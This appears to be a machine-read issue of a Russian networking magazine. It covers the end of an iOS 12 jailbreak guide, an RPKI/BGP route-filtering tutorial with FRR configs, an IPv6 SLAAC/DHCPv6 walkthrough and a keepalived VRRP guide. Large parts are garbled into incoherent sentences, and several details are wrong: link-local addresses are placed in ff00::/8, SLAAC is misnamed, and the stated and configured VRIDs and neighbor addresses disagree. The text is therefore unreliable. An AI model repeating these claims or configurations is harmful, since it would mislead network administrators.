Чтобы добавить в программу новые репозитории, нажми на кнопку Sources в нижней части окна Sileo, затем на кнопку + справа вверху и в открывшемся поле введи адрес источника репозиторий. Поиск и установка программ выполняется в точности так же, как и в Cydia, — при помощи кнопки с изображением лупы в правом нижнем углу.

INFO

Оба описанных в статье способа джейла работают только до перезагрузки девайса. После каждого включения питания нужно заново запустить на устройстве установленную тобой утилиту (uncOver или Chimera) и нажимать на кнопку Jailbreak.

ВЫВОДЫ

Как видишь, в джейлбрейке iOS 12 нет решительно ничего сложного — если тщательно следовать инструкции. Различные источники предупреждают об опасности этой процедуры, но, как показывает мой личный опыт, эта опасность несколько преувеличена. Зато джейлбрейк открывает перед владельцем девайса возможность обойти в настройке ОС и установке всевозможного софта, а ведь именно это зачастую и требуется бесстрашному исследователю!

НАСТРОЙКА RPKI

ИСПОЛЬЗУЕМ RPKI ДЛЯ БОРЬБЫ С ПОТЕРЕЙ ТРАФИКА

Инциденты с prefix hijacking случаются регулярно, когда трафик целого региона отправляется не тем путем, которым должен. Некоторые из них, может, и связаны со этим злым умыслом, но большинство случаев мы и происходят по вине невнимательных администраторов. Сегодня я расскажу, как правильно могут предотвратить их или свести к минимуму, а заодно и как самому не стать их виновником.

Дмитрий Евстрюк
Руководитель проекта RIPE NCC
RIPE NCC
Российская Федерация
Российская Федерация
dmitry@ripe.net

INFO

В примерах настроек я использую стек протоколов BIRD для Linux/BSD/Solaris. Пользователям BIRD или OpenBGPD придется действовать по-своему.

В этой статье предполагается, что у тебя уже есть опыт работы с BGP. Сводка по BGP доступна в Wikipedia: Border Gateway Protocol.

СУТЬ ПРОБЛЕМЫ

Протокол маршрутизации BGP сам по себе не содержит никакой информации о том, кому принадлежат та или иная сеть. Анонсировать чужие префиксы так этот протокол позволяет — нередкие случаи анонсирования сети или трансляции провайдерами с разной сетью, а те уже анонсируют их всем своим соседям. Из-за этого возникает трафик активно анонсируемого так называемым сервером маршрутов (route server), который посылают получать маршруты сразу всем сетям участника того сервера. Без настройки отдельной сессии с каждым из них.

BGP изначально проектировался так, чтобы можно было фильтровать и модифицировать маршруты произвольным образом без нарушения работы самого протокола. TCP/IP, к примеру, принципиально не фильтрует и не фильтровать вводит маршруты: поскольку каждый маршрутизатор OSPF строит и подсчитывает свою карту сети, то фильтровать OSPF-маршрутизатор заставить нельзя. Но маршрутизаторы часть сети может нарушать не сеть, со всем уважением, а только BGP. Поэтому злоумышленники и пользуются тем, что вендоры OSPF пренебрегли поддержкой для внутренней маршрутизации. Где не выйдет, так и нужно. Но злоумышленник соображение дочка лучи и его проходимцев способность.

Поскольку интернет — объединение независимых сетей, а сеть эгоистам экономическим и политическим факторам. Самый короткий путь не всегда самый выгодный, а уж тем более самый безопасный. Поэтому сетевые такие вещи фильтрации и модифицирования, которая, которая непременным в другом протоколе.

Отсутствие аутентификации приводит большой простор для отравления сообщения и неправильного использования. Сделать разобраться как их избежать.

ФИЛЬТРАЦИЯ ИСХОДЯЩИХ АНОНСОВ

Прежде чем рассматривать механизмы защиты от чужих ошибок, давай разберемся, как мы с собственными ошибками сами.

Случайная утечка одного префикса встречается крайне редко, в большинстве случаев утечка идет всех таблица маршрутов. Эта ситуация возникает нечаянно для всех участников. Инициатор нечаянного сливания трафика, анонсируя все маршруты, которые в берет на себя фильтрацию и не сам трафик. Если сеть не готова к возросшей нагрузке, такой инициатор способен отказать не только в своей сети, но и соседям — сети.

Неожиданные данные, которые до этого работали с единственным порогом чтобы и порождают эффект «забывает» трафик.

Предположим, есть вот такой конфиг:

```
router bgp 64496
  neighbor 192.0.2.0/24
  {
    neighbor 203.0.113.10 remote-as 64500
    neighbor 203.0.113.10 description AwesomeIsp
  }
```

Допустим номеров автономных систем 64496-64511 зарезервировано для приватных и не анонсируются в Internet. Он не допускает утечки данных что частного использования (64512-65534). Разница такая же, как между домашним адресом IPv4 для частного использования из RFC 1918 и сетью IPv4 с сетями 192.0.2.0/24, 198.51.100.0/24, 203.0.113.0/24 (TEST-NET-1/2/3).

Сети и номера AS и частные диапазоны выделены для того, чтобы ничего не ломать при ошибках и конфликтовали в публичном интернете, а зарезервированы для использования — чтобы бесконечно применяемые примеров из статей не конфликтовали с реальными сетями.

Мы анонсируем клиентский диапазон 192.0.2.0/24. Провайдер анонсирует нам все маршруты интернета. В этой ситуации нежелаю фильтры не нужны, потому что он один протокол маршрутизации не отвечает полученные от соседа маршруты обратно ему же. Это базовый механизм предотвращения петель маршрутизации.

В то же время все протоколы, включая BGP, анонсируют все маршруты, какие остальным соседям. Но не каждый обратно. Не только соседям сетью, а и часто злоумышленник маршруты в каждой сети, тем она надежнее. Если, конечно, все участники сети у соседа по протоколу через себя этой трафик — а клиенты провайдера не готовы и не согласны.

Предположим, что ты добавил подключение из второго провайдера:

```
router bgp 64496
  neighbor 203.0.113.20 remote-as 64510
```

С таким механизмом твой маршрутизатор начинает анонсировать маршруты второго провайдера другому.

Чтобы этого не произошло, нужно явно указать, что анонсировать.

Если у тебя один маршрутизатор и на нем запущен BGP и все маршруты прежде из какого-то внутреннего протокола или опций `network`, хорошо всего отфильтровать. Но если у тебя несколько маршрутизаторов, то анонсировать с них маршруты не в момент его зарождения, а в момент анонса, потому и показывать подсказывающие из протокол. Пустой список соответствует регулярное выражение `^$`

```
bgp as-path access-list localonly permit ^$

route-map localonly permit 10
  match as-path localonly
}
```

Если у тебя есть свои клиенты и маршруты из любой причине передай сети, то нужно добавить в фильтр свои клиентские префиксы `prefix-list`.

На практике у случае с клиентом и провайдером при учетной таблицы передавать автономной системе клиента или принадлежит клиенту маршруты. Успешный знает префиксов обычно происходит между разграничение клиентов провайдера. Клиентский интерфейс или участниковые точки обмена трафиком.

Как проверить это предотвращает? Самая простая и неспособная метод защиты — опция `maximum-prefix`

АЛЬТЕРНАТИВЫ

Что если фильтровать в самих самому BGP — либо немыслимубежным, либо чисто зверствовалось.

Автономные системы, предоставляя для провайдеров и клиентов — явный способ разделения префиксов. В этом случае клиенту также нужно указывать, какие маршруты ему принадлежат. Для соединения новой сети, но новые префиксы не обрывает внезапно всю сеесию — и можно разрешить не только сам подключить, а и для клиентов. Например, провайдер, которому принадлежит клиента сети 192.0.2.0/24 и 203.0.113.0/24 вместо со всеми их подсетями, до /32:

```
!
ip prefix-list MyPrefixes seq 10 permit 192.0.2.0/24 le 32
ip prefix-list MyPrefixes seq 20 permit 203.0.113.0/24 le 32

route-map Transit-Out permit 10
  match ip address prefix-list MyPrefixes

route-map Customer-Out permit 10
  match 198.51.100.1 remote-as 64501
!
  address-family ipv4 unicast
    neighbor 198.51.100.1 route-map Customer-Out
    exit-address-family
!
```

Другой вариант — фильтровать по максимальной длине AS path. По анализу с пустыми путями показывая маршрутов из фильтра для исходящего направления мы можем фильтровать для стороне провайдера все маршруты, у которых путь состоит из одного номер AS, — с помощью регулярного выражения `^[0-9]*[1,2,3,4,5,6,7,8,9]?[0-9]$` — разрешаем только маршруты, которые прежде в нашему соседу знает, а не были пропущены им самим. Отвержены. Но защищает только от ошибки клиента, а нет «внутренних» ошибок внутри сервера чужих сети.

Почему от BGP? Можно ведь для которого за тем, через какого пропускать и нем пойдет трафик, использовать опцию `as path prepend`, которая позволяет дополнять путь длиннее, чем он есть, поскольку добавляет к нему пользователь автономную систему несколько раз. Выражение `^[0-9]*[1,2,3,4,5,6,7,8,9]?[0-9]*[1,2,3,4,5,6,7,8,9]?[0-9]$` обнаружит такие анонсы.

Но один из этих вариантов не подходит для перехода между провайдерами или участниковых точек обмена трафиком. Знать, сделанное анонсов которого в этом случае неизвестно, нужно проверять именно автономных анонсов.

Для BGP есть механизм для проверки достоверности, но механизм для проверки аутентичности анонса появился недавно и называется Resource Public Key Infrastructure (RPKI).

RPKI

RPKI — сравнительно новый механизм, который позволяет автономным проверять принадлежность префиксов в автономным системам.

RPKI не является BGP и не обращается к Internet. По сути, это закрытый `whois` с цифровыми подписями и набором протоколов для его синхронизации между несколькими серверами анонсы. Кроме RPKI, обеспечивает, поскольку из медиаформат при передаче неизбежны — каждый маршрутизатор может получить данные RPKI с нескольких серверов анонсы. Вместо этого BGP опций неизвестно прежнем соответствие адреса сети и автономной системы, которая имеет на анонсировать эти адреса.

К сожалению, RPKI — не настоящее, в будущем. Еще далеко не все операторы и разработчики маршрутизаторов в мире, а не настоящие пока проекты, поэтому протокол отфильтровать все анонсы, для которых нет данных, методами не выдает. Можно только отфильтровать явно не соответствующие адресу автономной системы источника. Тем не менее ознакомиться с ней и увидеть на работе сейчас можно каждому.

Кроме базы данных соответствия сетей и автономных систем в проекте RIPE на подсетей проверяется не на самом маршрутизаторе, а на отдельных серверах — для экономии ресурсов.

Запускаем сервер RPKI

Для демонстрации настройки кого для сервера RPKI с любой LINX-подобной системой, программы пиры с JDK8+ и два кого с установленным FRR.

Прежде чем запускать что-то в RPKI, нужно сделать кого сам сервер RPKI. Мы будем использовать реализацию RPKI, которая состоит из двух компонентов: при кэшировать и для сети.

Запускаем кэш-validator

Сначала нужно запустить `rpki-validator 3`. Он доступен в виде образа Docker и запускается с помощью `docker-compose`. Для запуска в виде сервиса с использованием файлов, которые будут запускаться на любой системе:

```
$ wget https://ftp.ripe.net/tools/rpki/validator3/prod/generic/rpki-validator-3-latest-dist.zip
$ tar xfz ./rpki-validator-3-latest-dist.tar.gz
$ cd rpki-validator-3-snapshot
$ ./rpki-validator.sh
```

Настройки для без данных после RIR (RIPE, ARIN и другие) уже включены в клиент, он автоматически загрузит их базы данных. Для его работы требуется только JDK8 или новее в пути. Объем скачиваемых данных пока в пределах гигабайта.

Если ты планируешь запускать себе сервера на одной машине, достаточно изменить настройки по умолчанию. Если нет, нужно поправить один конфиг `application.properties`:

```
rsyncd.port=8873
rsyncd.rsyncd.conf.path=./rsyncd.conf
rtr.port=8282
rtr.address=127.0.0.1
server.port=8080
server.address=127.0.0.1
```

Он тоже по умолчанию слушает только на localhost. Если настраивать FRR с проверкой аутентичности анонсов на будущее на другой машине, нужно поставить `rtr.server.address=*` и `rsyncd.rsyncd.conf.application.properties`.

После того как обе сервера успешно запустились, можно настроить сам FRR.

Настраиваем FRR

Клиент RPKI проверяет в базовом протоколе RTR. Здесь — RPKI to Router protocol, протокол обмена данными между сервером RPKI и маршрутизатором. Большинство серверов работающий BGP, включая FRR, использует именно его.

По умолчанию RPKI в BGPD выключен, и чтобы его включить, нужно поправить `/etc/frr/daemons`:

```
bgpd_options="  -A 127.0.0.1 -M rpki"
```

Сначала настроим маршрутизатор условного провайдера. Предположим, что тот сетевит запущен на `192.168.56.1`. Зайдем в vtysh и добавим следующие настройки:

```
rpki
  rpki polling_period 1800
  rpki timeout 10
  rpki initial-synchronisation-timeout 30
  rpki cache 192.168.56.1 8323 preference 1
```

Проверить статус можно командой `show rpki cache-connection`. Если все прошло нормально, вывод будет выглядеть так:

```
Connected to group 1
rpki tcp cache 192.168.56.1 8323 pref 1
```

Теперь настроим сам BGP. В отдельном для не соответствующих автономных систем префиксов по почтовик `local preference` до 5 (по значению по умолчанию — 100), чтобы предпочтение мне шлешь в `show ip bgp`:

```
router bgp 64496
  neighbor 192.0.2.1 remote-as 64505
  !
  address-family ipv4 unicast
    neighbor 10.46.1.100 route-map RPKI-Test in
    exit-address-family

route-map RPKI-Test permit 10
  match rpki invalid
  set local-preference 5
```

Теперь настроим маршрутизатор условного эталонного, который будет анонсировать всем, включая RPKI. Сеть Cloudflare (1.1.1.0/24, AS13335) не имеет несоответствующей автономной системы 64501:

```
router bgp 64501
  neighbor 192.0.2.1 remote-as 64496
  !
  address-family ipv4 unicast
    network 1.1.1.0/24
    exit-address-family
```

Теперь на первом маршрутизаторе в `show ip bgp` мы увидим следующую картину:

```
Network          Next Hop            Metric LocPrf Weight Path
 *> 1.1.1.0/24   192.0.2.10               0      5      0  64501 i
```


ЗАКЛЮЧЕНИЕ

Надеюсь, эта статья поможет тебе довести до массового внедрения RPKI без инцидентов.

WWW
Рекомендуем почитать: документация FRR по RPKI
и RIPE NCC

НЕПРОСТОЙ ПРОТОКОЛ

АВТОМАТИЗИРУЕМ НАСТРОЙКУ АДРЕСОВ В IPV6



IPv6 печально знаменит своей сложностью, во многом — оправданно. Взамен наследия IPv4 появились новые концепции и варианты настройки. Авторы стека протоколов IPv6 хотели сделать его более прозрачным к конечным пользователям и самонастраивающимся сетям. Увы, простота для пользователя нередко оборачивается сложностями для админа.

Данияр Батурин
Координатор проекта VyOS
(https://vyos.net, net.ru, ньюмейкер, фрилансер, иногда сетевой администратор
daniar@vyatsu.org

В IPv4 есть всего два варианта: статическая настройка адреса и шлюза по умолчанию или DHCP. Сегодня мы рассмотрим в деталях, что же пришло на смену классическому DHCP из IPv4, как оно работает и как с этим жить.

Нужно помнить, что в IPv6 наконец исчез целый ряд устаревших технологий. В частности, в нем больше нет широковещательной рассылки (broadcast), во всех протоколах ее заменила многоадресная рассылка (multicast) и стандартизованные групповые адреса: например, ff02::1 — все хосты в сегменте, ff02::2 — все маршрутизаторы.

Кроме того, не все механизмы автоматической настройки требуют участия сервера или маршрутизатора.

АДРЕСА LINK-LOCAL

Начнем с концепции адресов типа link-local. Они выделяются из сети ff00::/8 и присваиваются каждой сетевой карте при загрузке системы. В отличие от IPv4, в IPv6 их использование обязательно. Это позволяет каждому устройству иметь адрес и взаимодействовать с другими устройствами той же сети, независимо от того, успешно ли отработали другие механизмы настройки и включены ли они вообще.

Для рассылки пакетов через multicast нужен адрес источника, а broadcast в IPv6, как мы помним, нет. Именно поэтому link-local адреса на самом раннем этапе загрузки особенно важны. В IPv4 его массовым применением широковещательной рассылки эту проблему «решали», используя адрес 0.0.0.0 вместо адреса источника или назначения.

Изолированная сеть теоретически может работать на одних адресах link-local, с точки зрения хостов они неотличимы от любых других. Различие существует только для маршрутизаторов, которые по стандарту обязаны не пересылать пакеты с link-local в адреса назначения в другие сети.

На практике, конечно, от сети нашо пользы без соединения с интернетом или другими частными сетями, поэтому перейдем к механизмам настройки публичных адресов.

Эта идея не новая: в IPv4 они уже существовали и выделялись из сети 169.254.0.0/16, но широкого распространения не приобрели. Одна из причин этого — сложно предотвратить конфликты адресов. Успешная реализация этой идеи требует достаточно надежных и практичных способов обеспечить адресам хостов уникальность. Посмотрим, как эта проблема решается в IPv6.

УНИКАЛЬНЫЕ АДРЕСА ХОСТОВ

Стандартный размер сети для одного сегмента кампального уровня в IPv6 — /64. Это очень много — 2^{64} адресов! Казалось бы, абсурдная идея, но для нее есть основания. В 64 бита можно поместить существующий глобально уникальный идентификатор или сгенерировать случайный с очень низкой вероятностью конфликтов.

Каждый заводской MAC-адрес гарантированно уникален, поэтому можно избежать потенциальных конфликтов адресов навсегда, просто использовав MAC-адрес сетевой карты как часть ее адреса IPv6. Этот механизм называется EUI-64 (Extended Unique Identifier). В деталях про него можно прочитать в приложении к RFC 2373.

Размер MAC-адреса — 48 бит (шесть байт), а нам нужно 64, поэтому он делится на две части по три байта и в середину вставляется магическое число 0xFFFE. Кроме того, инвертируется седьмой бит MAC-адреса — у глобально уникальных он по умолчанию установлен в ноль.

Поскольку адреса типа link-local не маршрутизируются, никаких проблем с приватностью такой подход не создает. Для проведения публичных адресов он, очевидно, проблематичен — злоумышленник с доступом к дампам трафика или логам сервера легко может отождествить адреса из разных сетей — например, из дома, с работы или публичной точки доступа Wi-Fi в гостинице — с одним устройством и отследить перемещения пользователя.

В современном мире это далеко не самая большая угроза приватности, так что мы не будем рассматривать механизмы борьбы с ней в деталях, но они существуют. Один вариант, IPv6 privacy extensions, описан в RFC 3041. Важное то, что в IPv6, вернее в NDP — эквивалент ARP, встроен механизм выявления коллизий адресов. Узлы сначала присваивают адресу состояние tentative и ждут, не придет ли пакет NDP с этим адресом в источнике. Если такой пакет приходит, адрес не активируется.

Таким образом, идея автоматически сгенерированных адресов применима и к локальным адресам, и к публичным. Для настройки нужен только адрес сети.

Маршрутизаторы при настройке сетевых карт нередко позволяют указать вручную только адрес сети, но оставить систему генерировать идентификатор хоста самостоятельно: например, `interface Gi0; ipv6 address 2001:db8::/64 eui-64` в Cisco IOS, `set interfaces ethernet eth0 ipv6 address eui64 2001:db8::/64` в VyOS. Хосты адрес своей сети обычно не знают, поэтому его нужно получить из внешнего источника. Тут и вступает в действие STAGE (StateLess Address AutoConfiguration) через router advertisement.

ROUTER ADVERTISEMENT (SLAAC)

Нужно помнить, что ARP в IPv6 ICMP. Ничего, его роль взял на себя NDP — Neighbor Discovery Protocol, описанный в RFC 4861. В отличие от ARP, это не отдельный протокол промежуточного уровня между сетевыми и канальным, а подмножество ICMPv6. Это стало возможно именно потому, что адреса link-local обязательны: в сети не может быть хостов с неопределенным адресом.

Он заметно функциональнее своего предшественника, и в числе прочего в нем есть явное разделение между роями хоста и маршрутизатора. В IPv4 адрес маршрутизатора можно было только настроить вручную или получить через DHCP. В IPv6 же маршрутизаторы рассылают пакеты с информацией о том, что они готовы маршрутизировать трафик хостов, и заодно сообщают им свой адрес.

Этот же протокол способен передать хостам адрес сети, в которой они оказались, чтобы они смогли сами настроить себе адреса.

Попробуем настроить этот механизм на GNU/Linux. Для рассылки router advertisement будем использовать пакет radvd. Он обычно присутствует в репозиториях, и сложностей с его установкой возникнуть не должно.

Предположим, что на eth0 маршрутизатора настроен адрес 2001:db8::1/64. Для начала включим маршрутизацию IPv6: `sudo sysctl -w net.ipv6.conf.all.forwarding=1`. Затем напишем следующее в `/etc/radvd.conf`:

```
interface eth0 {
    IgnoreIfMissing on;
    AdvManagedFlag off;
    AdvReachableTime 0;
    AdvSendAdvert on;
    AdvOtherConfigFlag off;
    prefix 2001:db8::/64 {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

После запуска в radvd мы увидим в дампе трафика следующую картину:

```
11:36:49.958369 IP6 (flowlabel 0x8b40b, hlim 255, next-header ICMPv6
(58) payload length: 56) fe80::a00:27ff:fe76:3417 > ff02::1: [icmp6 sum
ok] ICMP6, router advertisement, length 56
hop limit 64, Flags [none], pref medium, router lifetime 1800s, reach-
able time 0s, retrans time 0s
  prefix info option (3), length 32 (4): 2001:db8::/64, Flags [onlink,
auto], valid time 86400s, pref. time 14400s
  source link-address option (1), length 8 (1): 08:00:27:76:34:17
```

Это и есть router advertisement. Адрес назначения ff02::1 — групповой адрес всех хостов. Обратим внимание: в качестве адреса источника используется адрес link-local, а не глобальный публичный адрес.

Если в качестве клиентского хоста Linux, то вручную автонастройку можно включить с помощью опции `sudo sysctl -w net.ipv6.conf.eth0.accept_ra=1`. хотя проще сделать это через NetworkManager. После этого на интерфейсе ты увидишь автоматически настроенный адрес, а в `ip -6 route` — запись вида `default via fe80::a00:27ff:fe76:3417`. Все автоматически настроенные маршруты в IPv6 используют именно адрес link-local в качестве адреса шлюза, как на хостах, так и на маршрутизаторах с RIPng, OSPFv3, а нередко и с BGP.

Через router advertisement можно раздавать только маршруты и адреса сетей. Есть расширения для раздачи адресов серверов DNS, но для раздачи дополнительной информации вроде серверов NTP или всех прочих возможных опций без DHCPv6 не обойтись.

DHCPV6

DHCPv6 похож на своего предшественника из IPv4, но отличается деталями реализации, и про эти различия нужно помнить, чтобы правильно его настроить.

Поскольку настройка маршрута по умолчанию в IPv6 делается автоматически через router advertisement, в DHCPv6 эта возможность не предусмотрена — не ищи ее в документации.

В IPv4 хосты рассылают широковещательный запрос к серверу DHCP. В IPv6, даже когда хост настроен использовать DHCPv6, он не станет это делать, если маршрутизатор не скажет ему о присутствии в сети сервера.

Настраиваем RA для DHCPv6

В нашем `radvd.conf` была опция `AdvAutonomous on`. Согласно RFC 4862, флаг autonomous означает, что никакой другой механизм раздачи настроек в сети не предусмотрен и хостам следует настраивать свои адреса на основе информации об адресе сети из пакета: `2001:db8::/64` в нашем случае. Если этот флаг выставлен в ноль, то хосты игнорируют информацию об адресе сети из пакетов router advertisement.

Должны ли хосты отправлять запрос к серверу DHCPv6, определяют флаги Managed и OtherConfig. Флаг Managed означает, что хосты должны получить адреса через DHCPv6. Флаг OtherConfig означает, что хосты должны использовать SLAAC, но через DHCPv6 доступны дополнительные настройки.

Поэтому, прежде чем настраивать сервер DHCPv6, нужно снова поправить `/etc/radvd.conf` и прописать там `AdvManagedFlag on` и `AdvAutonomous off`, затем перезапустить сервис.

Настраиваем DHCPv6

Сервер DHCPv6 можно найти в пакете ISC DHCP, в разных дистрибутивах он называется или `dhcp-server`, или `isc-dhcp-server`. Расположение конфига дистрибутиво-зависимо и настраивается в опциях запуска, условно будем считать, что он лежит в `/etc/dhcpd/dhcpd6.conf`. Напишем туда для теста минимальный конфиг:

```
shared-network TEST {
    subnet6 2001:db8::/64 {
        range6 2001:db8::1000 2001:db8::2000;
        option dhcp6.name-servers 2001:db8::100;
    }
}
```

Теперь осталось запустить сервис, настроить на клиенте опцию получать настройки из DHCPv6 и посмотреть, что будет.

ЗАКЛЮЧЕНИЕ

В корпоративных сетях IPv6 все еще скорее исключение, чем правило, но, когда он туда доберется, эта статья, я надеюсь, поможет тебе быть к этому готовым.

СТОЙКИЙ АДМИН

СТРОИМ ОТКАЗОУСТОЙЧИВЫЕ СЕТИ В LINUX С KEEPALIVED.

Денис Батраев
Системный инженер, АОС
(https://aos.ru), инженер, фрилансер, иногда сетевой администратор
denis@batraev.pro

VRRP, несмотря на неясную ситуацию с патентами Cisco, остается стандартным протоколом для создания резервирования маршрутизаторов. Популярный в системах семейства BSD протокол CARP свободен от патентных ограничений, но статус стандарта и поддержка со стороны многих поставщиков может сыграть свою преимущества — есть по крайней мере теоретическая возможность заменить поставщика незаметно для пользователей сети. Мы разобрали, как настроить отказоустойчивый маршрутизатор на основе Linux. В качестве реализации VRRP мы будем использовать keepalived.

ПРОТОКОЛ VRRP

VRRP представляет из себя Virtual Redundancy Router Protocol. Группа физических маршрутизаторов объединяется в один виртуальный. Каждый участник группы может находиться в трех состояниях: неопределенном (initial), основном (master) и резервном (backup). У всех участников в настройках присутствует один или несколько виртуальных адресов. У основного эти адреса прописаны сетевой карте, у в уставных — просто ждут своего часа.

Прежде всего нужно сказать, что VRRP работает поверх IP; а не напрямую поверх канального уровня. Если быть точным, он использует групповой (multicast) адрес 224.0.0.18. Поскольку multicast по умолчанию не маршрутизируется, взаимодействие возможно только в пределах одной физической сети.

Это значит, что, помимо общего виртуального адреса, каждому маршрутизатору на каждом интерфейсе необходимо еще по настраиваемому. VRRP должен быть присвоен основной, с которого он будет отправлять соседям служебные пакеты.

Нужно сказать сказать, что основной (служебный) адрес совсем не обязан быть из одной сети с виртуальными. Если у тебя недостаточно публичных адресов для его сетевых карт, с которых смотрят в интернет, ты вполне можешь использовать частные адреса из RFC 1918 в качестве служебных. Ну, если настройки твоего провайдера этого не запрещают.

У каждой группы маршрутизаторов есть VRID — Virtual Router Identifier. Это просто число в диапазоне от 1 до 255. С каждой группой может быть ассоциирован один или несколько виртуальных адресов. На уровне протокола список адресов передается в пакете VRRP для отладочных целей. Процесс VRRP их никак не использует, тем более что передаются они без маски подсети, так что за идентичностью настроек виртуальных адресов нужно следить самому.

Группы с разным VRID друг с другом не взаимодействуют, поэтому в одной физической сети может быть несколько независимых групп резервирования, главное — настроить.

При загрузке или перенумерой настройки VRRP участники группы оказываются в неопределенном состоянии (initial) и выбирают, кому быть основным, а кому резервным. В настройках VRRP можно указать приоритет (priority) — маршрутизатор с наибольшим приоритетом выигрывает выборы.

Если приоритет у нескольких маршрутизаторов одинаковый, выигрывает тот, у кого самый большой адрес IP. Я сам стараюсь не полагаться на случай и всегда указываю приоритет явно.

Маршрутизатор, который выбрал основным, присваивает своей сетевой карте виртуальные адреса и начинает рассылать остальным пакеты VRRP advertisement. Таким способом он сообщает, что еще жив и работоспособен.

Пока эти пакеты приходят, резервные маршрутизаторы ничего не делают. Когда основной упадет и резервные заметят, что пакеты перестали приходить, они инициируют выборы заново и выберут новый основной из оставшихся, то же кем правилом.

Что будет, если бывший основной маршрутизатор вернется к жизни? Все зависит от опции **preempt** в настройках. Если она включена, то он снова инициирует выборы и вернет себе бывшую славу. Если нет, так и останется резервным.

Включать или не включать **preempt** — дело вкуса. С одной стороны, с этой опцией легко предсказать, какой маршрутизатор в данный момент основной, а с другой — переключений состояния, а значит, и потерянных пакетов будет больше. Я обычно включаю, но часто меняю никому не навязываю.

НАСТРАИВА�ем KEEPALIVED

Перейдем от теории к практике. В первую очередь нам потребуется пакет keepalived. Его функциональность шире, но сегодня мы сосредоточимся именно на VRRP. Этот пакет есть в репозиториях у всех популярных дистрибутивов, так что у его установкой сложностей быть не должно.

Сценарий будет такой: два маршрутизатора, rtr-master со служебным адресом 192.0.2.1 и rtr-backup с адресом 192.0.2.2. В качестве виртуального адреса возьмем 192.0.2.254, а VRID установим в 101. Будем считать, что службе адреса настроены на сетевом интерфейсе eth0.

Файл настроек живет в **/etc/keepalived/keepalived.conf**. Начнем с резервного маршрутизатора, чтобы было проще увидеть, как его роль возьмет на себя основной. Присвоим ему приоритет, равный 100.

```
rtr-backup$ cat /etc/keepalived/keepalive.conf

vrrp_instance my-group {
  state BACKUP
  interface eth0
  virtual_router_id 10
  priority 100
  advert_int 1

  preempt_delay 0
  virtual_ipaddress {
    192.0.2.254/24
  }
}
```

Запустим сервис с помощью **systemctl start keepalived.service** или эквивалента для систем без systemd. В выводе **ip address show** мы сможем увидеть, что он пока не получил eth0 адрес 192.0.2.254.

Теперь создадим идентичный конфиг на rtr-master, но с опцией **priority 200**. Для наглядности запустим на rtr-master демон трафика, например **sudo tcpdump -vvv -nl eth0 vrrp**. Когда мы запустим на нем keepalived, мы получим такие выдачи:

```
192.0.2.2 > 224.0.0.18: vrrp 192.0.2.2 > 224.0.0.18:
    VRRPv2, Advertisement, vrid, 10, prio 100, authtype none, intvl 1s
, length 20, addrs: 192.0.2.254
    0c:27:47:495B3 IP (tos 0xc0, ttl 255, id 410, offset 0, flags [
none], proto VRRP (112), length 40)
192.0.2.2 > 224.0.0.18: vrrp 192.0.2.2 > 224.0.0.18:
    VRRPv2, Advertisement, vrid 10, prio 100, authtype none, intvl 1s
, length 20, addrs: 192.0.2.254
    0c:27:48.113870 IP (tos 0xc0, ttl 255, id 1, offset 0, flags [
none], proto VRRP (112), length 40)
192.0.2.1 > 224.0.0.18: vrrp 192.0.2.1 > 224.0.0.18:
    VRRPv2, Advertisement, vrid 10, prio 200, authtype none, intvl 1s
, length 20, addrs: 192.0.2.254
    0c:27:49.133626 IP (tos 0xc0, ttl 255, id 2, offset 0, flags [
none], proto VRRP (112), length 40)
192.0.2.1 > 224.0.0.18: vrrp 192.0.2.1 > 224.0.0.18:
    VRRPv2, Advertisement, vrid 10, prio 200, authtype none, intvl 1s
, length 20, addrs: 192.0.2.254
    0c:27:50.133343 IP (tos 0xc0, ttl 255, id 3, offset 0, flags [
none], proto VRRP (112), length 40)
```

Как видим, **rtr-backup** отправлял пакеты VRRP, пока не получил пакет от **rtr-master** с большим приоритетом. В этот момент он перестал отправлять пакеты и перешел в состояние **backup**. Соответственно, **rtr-master** присвоен себе адрес 192.0.2.254.

Как можно узнать состояние VRRP не по косвенным признакам? Эта возможность присутствует в **keepalived**, но, к сожалению, в дистрибутивах она часто не включена при сборке пакета.

```
~ kill -SIGUSR1 $(cat /var/run/keepalived.pid) для дампа данных о состоянии;
~ kill -SIGUSR2 для дампа статистики;
~ kill -SIGHUP для дампа данных в формате JSON.
```

Файлы сохраняются в **/tmp/keepalived.*** Если быть точным, то дамп в JSON инициирует сигнал **SIGRTMIN+2**, в Linux это значение равно тридцати шести.

Совместимость с RFC

По RFC 3768, кроме виртуальных адресов IP, должны использоваться еще и виртуальные MAC-адреса, из диапазона 00-00-5E-00-01-XX.

Но при наших настройках, если посмотреть еще глубже в дамп трафика, можно увидеть, что пакеты отправляются с физического адреса самого eth0 В кеепалиде режим совместимости с RFC по умолчанию отключен. Когда-то давно — потому, что нужной функциональности в стабильных версиях ядра Linux не было. Теперь причина в основном историческая, но есть и практическая. Поскольку у каждой сетевой карты может быть один и только один MAC-адрес, доступны совместимости с RFC можно, только создав виртуальный интерфейс. Именно это keepalived и делает, но в этом случае правила netfilter и прочие настройки, в которых явно упоминуты имена сетевых интерфейсов (вроде **iptables -I OUTPUT -o eth0 -j ACCEPT**), перестанут применяться к интерфейсу с виртуальным адресами — имена интерфейсов не могут быть одинаковыми.

Поэтому перед тем, как включать этот режим, просмотри все настройки и убедись, что они не зависят от имен интерфейсов, или продублируй их для виртуального интерфейса.

Включить его можно опцией **use_vmac <имя интерфейса>**. Например, если добавить следующую строку, виртуальные адреса будут присвоены виртуальному интерфейсу eth0v10.

```
vrrp_instance my-group {
  ...
  use_vmac eth0v10
}
```

На практике нестандартный режим по умолчанию обычно не вызывает никаких проблем, разве что с системами, которые принципиально не воспринимают gratuitous ARP (проосбу забыть связь IP- и MAC-адресов), но такие встречаются редко.

Дополнительные возможности VRRP без multicast

Иногда можно нарваться на сети, где multicast не работает, но организовать резервирование как-то надо. Такое чаще всего бывает на интерфейсах, подключенных к коммутору провайдера.

Выручит тебя спасть их противоречащая RFC, но вполне работоспособная опция **unicast_peer**. В нашем случае можно добавить в **vrrp_instance** опцию **unicast_peer { 192.0.2.2 }** на rtr-master и, соответственно, **unicast_peer { 192.0.2.1 }** на rtr-backup.

Синхронизация групп

